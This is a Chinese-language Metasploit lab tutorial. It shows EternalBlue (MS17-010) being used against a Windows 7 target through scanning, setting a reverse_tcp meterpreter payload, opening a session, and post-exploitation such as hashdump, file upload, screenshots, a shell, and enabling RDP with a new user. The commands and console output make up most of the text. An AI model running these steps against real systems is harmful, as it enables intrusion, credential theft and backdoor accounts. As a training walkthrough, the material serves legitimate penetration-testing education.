
msf6 exploit(windows/smb/ms17_010_eternalblue)> set RHOSTS 192.168.112.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.112.200
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Meterpreter session 1 opened (192.168.112.200:4444 -> 192.168.112.101:49265) at 2022-09-12 15:44:23 -0400
[+] 192.168.112.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.112.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.112.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
③后渗透工具meterpreter

查看权限:
meterpreter >getuid
meterpreter >sysinfo
④获取Win7系统shell
meterpreter> shell

乱码:
Win7解决方案:
C:\Windows\system32>chcp 65001
XP解决方案:
C:\Windows\system32>chcp 437
⑤Win7系统远程桌面
启用远程桌面(加载RDP协议)



meterpreter> run post/windows/manage/enable_rdp
创建一个新用户来远程连接Win7桌面
meterpreter> run post/windows/manage/enable_rdp USERNAME=lch PASSWORD=123456

在Kali系统上,按下Ctrl+Shift+T新建终端窗口,或点击终端按钮开启一个终端:root@kali:~# rdesktop 192.168.112.101


解决办法:
用户不应是root,而应该是普通用户!
目标机器是否开启了远程桌面服务?
Kali中/etc/ssh/sshd_config文件,X11 forwarding 是否设置为yes?
Kali默认安装的rdesktop容易出现问题,卸载,重装:apt-get remove/install rdesktop两条命令即可


后渗透工具:hashdump,upload,execute -f notepad.exe,screenshot,background

[*] exec: rdesktop 192.168.112.101
UI(error): ui_init(), failed to open X11 display:
新建Kali窗口:
$ rdesktop 192.168.112.101
扫描、攻击靶机主要步骤:
●auxiliary扫描
1.扫描靶机
msf6 > use auxiliary/scanner/smb/smb_ms17_010
auxiliary/功能 /服务/名称
options
设置目标地址:set RHOSTS 192.168.112.101
设置目标端口:set RPORT 445
2.扫描
run/exploit
●exploit攻击
3.攻击靶机
use exploit/windows/smb/ms17_010_eternalblue
exploit/操作系统/服务/名称
options
设置目标地址:set RHOSTS 192.168.112.101
设置目标端口:set RPORT 445
payload
4.选择payload
set payload windows/x64/meterpreter/reverse_tcp
payload 操作系统/类型/名称
options
设置本地地址:set LHOST 192.168.112.200
5.攻击
run/exploit
Step 1扫描靶机
msf6 >useauxiliary/scanner/smb/smb_ms17_010
Required栏为yes,则CurrentSetting栏内的值需要进行设置
[+]表示有此漏洞
Step 2选择exploit
msf6 auxiliary(scanner/smb/smb_ms17_010) > useexploit/windows/smb/ms17_010_eternalblue
option 显示选项,通常在exploit模块中,我们需要设置靶机的地址,即RHOST
Step 3 exploit(实战拿shell)
meterpreter(后渗透工具meterpreter):
查看用户权限: meterpreter>getuid
获取hash密码:meterpreter> hashdump
上传文件: meterpreter>upload
执行文件: meterpreter>execute -f notepad.exe
获取屏幕截图:meterpreter>screenshot
获取shell:meterpreter>shell
MSF基础命令:
help/? 帮助菜单
exit|quit 退出MSF控制台
history
sessions 会话
set 设置选项
unset 取消设置的选项
模块命令:
back 返回上一级
info 显示一个或者多个模块的信息
options
search
show 显示所给类型的模块
use 使用所选择的模块
background 将当前操作在后台运行
session 会话
db_connect 连接数据库

db_nmap 扫描目的服务器端口
MSF简介:
MSF—The Metasploit Framework
漏洞框架,综合渗透测试框架,漏洞攻击
从漏洞发现,掌握渗透测试常用工具。
MSF漏洞利用方向,学会MSF使用方法。学会从漏洞利用到提权再到免杀全流程。
1.metasploit框架介绍
2.metasploit模块介绍
3.常用基础指令
4.msf攻击流程
5.后渗透工具meterpreter
综合渗透测试框架:
auxiliary 辅助模块 信息搜集
exploit 攻击模块 利用发现的安全漏洞或配置弱点对远程目标系统进行攻击
payload 攻击载荷模块 攻击成功后促使靶机运行的一段植入代码
post 后渗透攻击模块 收集更多信息或进一步访问被利用的目标系统
encoders 编码模块 将攻击载荷进行编码,来绕过防护软件拦截

